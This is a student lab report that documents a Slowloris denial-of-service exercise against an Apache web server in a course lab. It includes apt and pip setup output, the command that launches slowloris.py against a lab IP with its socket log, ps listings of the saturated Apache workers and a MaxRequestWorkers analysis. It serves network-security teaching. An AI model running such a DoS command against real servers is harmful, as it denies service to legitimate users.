Get:12 http://archive.ubuntu.com/ubuntu noble-backports/main amd64 Components [7,148 B]
Get:13 http://archive.ubuntu.com/ubuntu noble-backports/universe amd64 Components [11.0 kB]
Get:14 http://archive.ubuntu.com/ubuntu noble-backports/restricted amd64 Components [216 B]
Get:15 http://archive.ubuntu.com/ubuntu noble-backports/multiverse amd64 Components [212 B]
Get:16 http://security.ubuntu.com/ubuntu noble-security/main amd64 Components [21.5 kB]
Get:17 http://security.ubuntu.com/ubuntu noble-security/universe amd64 Components [52.3 kB]
Get:18 http://security.ubuntu.com/ubuntu noble-security/restricted amd64 Components [212 B]
Get:19 http://security.ubuntu.com/ubuntu noble-security/multiverse amd64 Components [212 B]
Fetched 5,097 kB in 1s (4,480 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
35 packages can be upgraded. Run 'apt list --upgradable' to see them.
cyberstudent@CNIT270-Fall-2025:~$
```

Figure 2: Updated VM




Figure 3: Installing python packagae




Figure 4: Python package installation continued




Figure 5: Python package installation continued




Figure 6: Pip installation steps




Figure 7: Cloned to github repo for slowloris attack




Figure 8: Cd into slowloris repo

```
cyberstudent@CNIT270-Fall-2025:~/slowloris$ sudo pip install -r requirements.txt
error: externally-managed-environment

× This environment is externally managed
╰─> To install Python packages system-wide, try apt install
    python3-xyz, where xyz is the package you are trying to
    install.

    If you wish to install a non-Debian-packaged Python package,
    create a virtual environment using python3 -m venv path/to/venv.
    Then use path/to/venv/bin/python and path/to/venv/bin/pip. Make
    sure you have python3-full installed.

    If you wish to install a non-Debian packaged Python application,
    it may be easiest to use pipx install xyz, which will manage a
    virtual environment for you. Make sure you have pipx installed.

    See /usr/share/doc/python3.12/README.venv for more information.

note: If you believe this is a mistake, please contact your Python installation or OS distribution provider. You can override th
is, at the risk of breaking your Python installation or OS, by passing --break-system-packages.
hint: See PEP 668 for the detailed specification.
cyberstudent@CNIT270-Fall-2025:~/slowloris$
```

Figure 9: Installing dependencies for python environment

```
cyberstudent@CNIT270-Fall-2025:~/slowloris$ python3 slowloris.py 44.65.10.55
[14-11-2025 12:27:14] Attacking 44.65.10.55 with 150 sockets.
[14-11-2025 12:27:14] Creating sockets...
[14-11-2025 12:27:14] Sending keep-alive headers...
[14-11-2025 12:27:14] Socket count: 150
[14-11-2025 12:27:29] Sending keep-alive headers...
[14-11-2025 12:27:29] Socket count: 150
[14-11-2025 12:27:44] Sending keep-alive headers...
[14-11-2025 12:27:44] Socket count: 150
[14-11-2025 12:27:59] Sending keep-alive headers...
[14-11-2025 12:27:59] Socket count: 150
[14-11-2025 12:27:59] Creating 14 new sockets...
[14-11-2025 12:28:14] Sending keep-alive headers...
[14-11-2025 12:28:14] Socket count: 150
[14-11-2025 12:28:14] Creating 136 new sockets...
[14-11-2025 12:28:29] Sending keep-alive headers...
[14-11-2025 12:28:29] Socket count: 150
```

Figure 10: Running slowloris Python script.

Item 2 Name: Wireshark Capture

The following procedures filtered wireshark to capture the traffic of slow loris.




Figure 1: Wireshark output for slowloris

Item 3 Name: Results

The following image shows the result of the slow loris attack where there is a server timeout for 44.65.10.55.




Figure 12: Connection timed out for HandsHardyHardware Site

The above output proved that the Slow Loris attack successfully denied access to the "Hands' Hardy Hardware" website. While the attack script was running, attempts to reload the page at `http://44.65.10.55` resulted in an “This site can’t be reached” error, whereas the baseline test had shown the site loading instantly. This failure occurred because the script had filled all 150 available Apache worker threads, as specified in the server’s configuration. By maintaining 150 open sockets, the attack exhausted the server’s connection pool, leaving no resources to handle legitimate requests. This confirmed that the server was unable to respond, demonstrating a successful denial-of-service (DoS) condition (Kurose & Ross, 2017).

Item 4 Name: Threads

```
cyberstudent@CNIT270-Fall-2025:~/slowloris$ ps -elf | grep apache2
5 S root        1371       1  0  80   0 - 52468 -      Nov12 ?        00:00:11 /usr/sbin/apache2 -k start
5 S www-data 2157054    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157055    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157057    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157058    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157059    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157060    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157062    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157063    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157064    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157065    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157066    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157068    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157069    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157077    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157081    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 Z www-data 2157082    1371  0  80   0 -     0 -      23:01 ?        00:00:00 [apache2] <defunct>
5 S www-data 2157084    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157085    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157087    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157088    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157089    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157090    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157091    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157092    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157093    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157094    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157095    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157096    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157097    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157098    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157099    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157100    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
```

Figure 1: Showing threads associated with slow loris attack

```
5 S www-data 2157159    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157160    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157161    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157162    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157163    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157164    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157165    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157166    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157167    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157168    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157169    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157170    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157171    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157172    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157173    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157174    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157175    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157176    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157177    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157178    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157179    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157180    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157181    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157182    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157183    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157184    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157185    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157186    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157187    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157188    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157189    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
5 S www-data 2157190    1371  0  80   0 - 52653 -      23:01 ?        00:00:00 /usr/sbin/apache2 -k start
0 S cyberst+ 2157207 2157195  0  80   0 -  2286 pipe_r 23:01 pts/0    00:00:00 grep --color=auto apache2
cyberstudent@CNIT270-Fall-2025:~/slowloris$
```

Figure 2: Showing threads associated with slow loris attack 2

To observe the effect of the Slow Loris attack on the Victim VM (VMB), the command `ps -elf | grep apache2` was used to list all active processes associated with the Apache web server. Each `apache2` process running under the `www-data` user corresponds to a single connection or thread being handled by the server (Apache Software Foundation, n.d.). As shown in the screenshots, the output displayed an extensive list of these processes, confirming that the attack successfully created and occupied a large portion of the server's available threads. This saturation of resources is what ultimately led to the Denial of Service.

Item 5 Name: Questions about Threads

There were 150 threads that were configured to accept based on the output of the utility used in Figures 1 and 2. This was confirmed by the Apache configuration file setting, which shows that the "MaxRequestWorkers" value is set to 150 threads. This shows that Apache was configured to only allow up to 150 worker threads at the same time, no matter how many requests are coming in (Apache Software Foundation, n.d.).

Item 6 Name: Thread Settings

Figure 1: Apache Configuration file setting

To confirm the server's maximum capacity, the `grep -R MaxRequestWorkers /etc/apache2/` command was used. This command searches the Apache configuration files for the MaxRequestWorkers setting, which defines the limit for simultaneous connections.

BIBLIOGRAPHY

Apache Software Foundation. (n.d.). *Apache HTTP Server: Process management*. https://httpd.apache.org/docs/

Cisco. (n.d.). *What is Telnet?* https://ipcisco.com/lesson/telnet/

GeeksforGeeks. (2024, September 27). *How address resolution protocol (ARP) works?* https://www.geeksforgeeks.org/ethical-hacking/how-address-resolution-protocol-arp-works/

GeeksforGeeks. (2025a, October 16). *Domain name system (DNS)*. https://www.geeksforgeeks.org/computer-networks/domain-name-system-dns-in-application-layer/

GeeksforGeeks. (2025b). *What is Port 80?* https://www.geeksforgeeks.org/computer-networks/what-is-port-80/

Hill, J., Cooney, M., & Kerravala, Z. (2009, September 30). *Wireshark and promiscuous mode*. Network World. https://www.networkworld.com/article/757658/wireshark-and-promiscuous-mode.html

Kurose, J. F., & Ross, K. W. (2017). *Computer networking: A top-down approach* (7th ed.). Pearson.

Liberian Geek. (2024, February 12). *How to use netstat in Windows*. https://www.liberiangeek.net/2024/02/how-to-use-netstat-in-windows/

Lyon, G. F. (2009). *Nmap network scanning: The official Nmap project guide to network discovery and security scanning*. Insecure.Com LLC.

Navya Unnikrishnan. (2019, January 10). *TCP RST attack on SSH (Wireshark & hping3)*. YouTube. https://www.youtube.com/watch?v=zJ0aKaSucvg

Neterra. (n.d.). *What is netstat and how to use it*. https://neterra.net/blog/netstat-command/

Okta. (2023). *What is a jump server or bastion host*. https://www.okta.com/identity-101/jump-server

PortLookup. (n.d.). *What runs on port 3389?* https://portlookup.com/port-3389/

Promiscuous mode. What is Promiscuous mode - Cybersecurity Terms and Definitions. (n.d.). https://www.vpnunlimited.com/help/cybersecurity/promiscuous-mode

Sanflilippo, S. (n.d.). HPING3(8) - linux man page. https://linux.die.net/man/8/hping3

SANS Institute. (2017). *Reverse SSH tunneling and detection strategies*. https://www.sans.org/white-papers/reverse-ssh-tunneling-detection

SSH.com. (2017). *The story of the SSH port is 22*. https://www.ssh.com/academy/ssh/port

SSH.com. (2024). *SSH tunneling explained*. https://www.ssh.com/academy/ssh/tunneling

SSH.com. (2024a). *SSH protocol overview*. https://www.ssh.com/academy/ssh/protocol

SSH.com. (2024b). *SSH encryption, integrity, and MACs*. https://www.ssh.com/academy/ssh/cryptography

SSL Dragon. (2025). *Port 443: What it is, how it works, and why it matters*. https://www.ssldragon.com/blog/https-port-443/

SysAdminSage. (2024, June 9). *Which port does Telnet use?* https://sysadminsage.com/which-port-does-telnet-use/

Trellix. (2013, October 24). Trellix Doc Portal. https://docs.trellix.com/bundle/network-security-platform-9.2.x-product-guide/page/GUID-4EE6AC19-FF7C-4619-9FE4-9EA7A78258E6.html

WhatPortIs. (1983). *Port 23 Telnet protocol*. https://whatportis.com/ports/23_telnet-protocol-unencrypted-text-communications

Wireshark. (n.d.). *7.2. Following protocol streams*. https://www.wireshark.org/docs/wsug_html_chunked/ChAdvFollowStreamSection.html

Wireshark Wiki. (n.d.). *SSH*. https://wiki.wireshark.org/SSH

Wireshark Wiki. (n.d.). *Telnet*. https://wiki.wireshark.org/Telnet